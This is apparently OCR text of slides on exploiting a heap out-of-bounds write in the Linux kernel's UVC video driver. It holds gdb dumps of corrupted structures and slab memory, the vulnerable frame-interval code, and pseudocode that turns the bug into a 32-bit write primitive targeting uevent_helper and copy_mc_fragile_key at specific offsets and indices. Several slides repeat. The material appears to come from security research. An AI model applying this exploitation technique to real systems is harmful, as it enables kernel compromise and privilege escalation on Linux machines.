


Corrupted Structure Layout




OOB Write

Normal Structure Layout



Corrupted Structure Layout




```
(gdb) p *frame
$6 = {
  bFrameIndex = 1 '\001',
  bmCapabilities = 0 '\000',
  wWidth = 0,
  wHeight = 0,
  dwMinBitRate = 0,
  dwMaxBitRate = 1094795585,
  dwMaxVideoFrameBufferSize = 1111638594,
  bFrameIntervalType = 67 'C',
  dwDefaultFrameInterval = 1145324612, // 0x44444444
  dwFrameInterval = 0x4242424242424242
```

OOB Write

- If its big enough we could induce a heap out of bounds write.
- However, we since already corrupt a pointer its more useful to NOT induce this for stability reasons.

```
(gdb)  sbobject -n kmalloc-512 0xffff888112617e00 -c 2 -x -m 0x200

0xffff888112617e00 M (region end)

0x200 bytes of object data:

0xffff888112617e00:  09 02 4F 01 02 01 00 E0  FA 09 04 00 00 00 0E 01  ..O.............
0xffff888112617e10:  00 00 0D 24 01 00 01 0D  00 00 00 00 00 01 01 09  ...$............
0xffff888112617e20:  04 01 00 00 0E 02 00 00  0E 24 01 01 17 00 82 00  .........$......
0xffff888112617e30:  02 00 00 00 01 00 09 24  0C 00 00 00 00 00 00 09  .......$........
0xffff888112617e40:  24 0C 00 00 00 00 00 00  09 24 0C 00 00 00 00 00  $........$......
0xffff888112617e50:  00 FE 24 00 01 00 00 00  00 00 00 00 00 00 00 00  ..$.............
0xffff888112617e60:  00 00 00 00 00 00 00 00  00 00 38 41 41 41 41 42  ..........8AAAAB
0xffff888112617e70:  42 42 42 43 43 43 43 FF  FF FF FF 45 45 45 45 A0  BBBCCCC....EEEE.
0xffff888112617e80:  45 94 84 FF FF FF FF 46  46 46 46 46 46 46 46 4A  E......FFFFFFFFJ
0xffff888112617e90:  4A 4A 4A 4B 4B 4B 4B 4C  4C 4C 4C 4D 4D 4D 4D 4E  JJJKKKKLLLLMMMMN
0xffff888112617ea0:  4E 4E 4E 4F 4F 4F 4F 50  50 50 50 51 51 51 51 52  NNNOOOOPPPPQQQQR
0xffff888112617eb0:  52 52 52 53 53 53 53 54  54 54 54 55 55 55 55 01  RRRSSSSTTTTUUUU.
0xffff888112617ec0:  00 01 00 00 00 00 00 02  00 01 00 00 00 00 00 B0  ................
0xffff888112617ed0:  45 94 84 FF FF FF FF 14  00 00 00 02 00 00 00 00  E...............
0xffff888112617ee0:  00 00 00 20 00 00 00 10  00 00 00 00 00 00 00 C0  ... ............
0xffff888112617ef0:  45 94 84 FF FF FF FF 64  64 64 64 65 65 65 65 66  E......ddddeeeef
0xffff888112617f00:  66 66 66 67 67 67 67 68  68 68 68 69 69 69 69 6A  fffgggghhhhiiiij


Next Chunk

0xffff888112617f10:  6A 6A 6A 6B 6B 6B 6B 6C  6C 6C 6C 6D 6D 6D 6D 6E  jjjkkkkllllmmmmn
0xffff888112617f20:  6E 6E 6E 6F 6F 6F 6F 70  70 70 70 71 71 71 71 72  nnnooooppppqqqqr
0xffff888112617f30:  72 72 72 73 73 73 73 74  74 74 74 75 75 75 75 76  rrrsssstttuuuuv
0xffff888112617f40:  76 76 76 77 77 77 77 78  78 78 78 79 79 79 79 00  vvvwwwwxxxxyyyy.
0xffff888112617f50:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617f60:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617f70:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Exploit – Write Primitive

- Uses max/min combination to get the minimum frame interval.
- dwFrameInterval is 32-bit array of intervals
- dwDefaultFrameInterval is 32 bit value

```
n -= frame->bFrameIntervalType ? 1 : 2; // subtracts by either 1 or 2 if intervaltype is set
frame->dwDefaultFrameInterval = min(frame->dwFrameInterval[n],  // Write value [1]
    max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval);

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval; // Write32 [2]
}
```


Exploit – Write Primitive

- Uses max/min combination to get the minimum frame interval.
- dwFrameInterval is 32-bit array of intervals
- dwDefaultFrameInterval is 32 bit value
- **We control pointer contents**
- **We control content that gets written**


```
(gdb) p *frame

$6 = {

…

dwDefaultFrameInterval = 1145324612, // 0x44444444

  dwFrameInterval = 0x4242424242424242
```

```
n -= frame->bFrameIntervalType ? 1 : 2; // subtracts by either 1 or 2 if intervaltype is set
frame->dwDefaultFrameInterval = min(frame->dwFrameInterval[n],  // Write value [1]
    max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval);

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval; // Write32 [2]
}
```

Exploit – Write Primitive



Exploit – Write Primitive




uevent_helper:
char[256]

uevent_helper + 224

copy_mc_fragile_key+0x8

Exploit – Write Primitive



Exploit – Write Primitive

Psuedocode:

n = attacker_controlled_index

write_value → dwDefaultFrameInterval


write_value = 0xffffffff

write_addr[0] = 0


write_addr[n] → dwFrameInterval → copy_mc_fragile_key+8

min(write_addr[n], max(write_addr[0], write_value))

write_addr[0] = write_value = 0xffffffff



Exploit – Write Primitive



Exploit – Write Primitive

Psuedocode:

n = 57

write_value → dwDefaultFrameInterval


write_value = 0x41414141

write_addr = uevent_helper

write_addr[n] → dwFrameInterval → uevent_helper+224

min(write_addr[n], max(write_addr[0], write_value))

write_addr[0] = write_value = 0x41414141



Exploit – Write Primitive

Psuedocode:

n = 56

write_value → dwDefaultFrameInterval


write_value = 0x42424242

write_addr = uevent_helper

write_addr[n] → dwFrameInterval → uevent_helper+224

min(write_addr[n], max(write_addr[0], write_value))

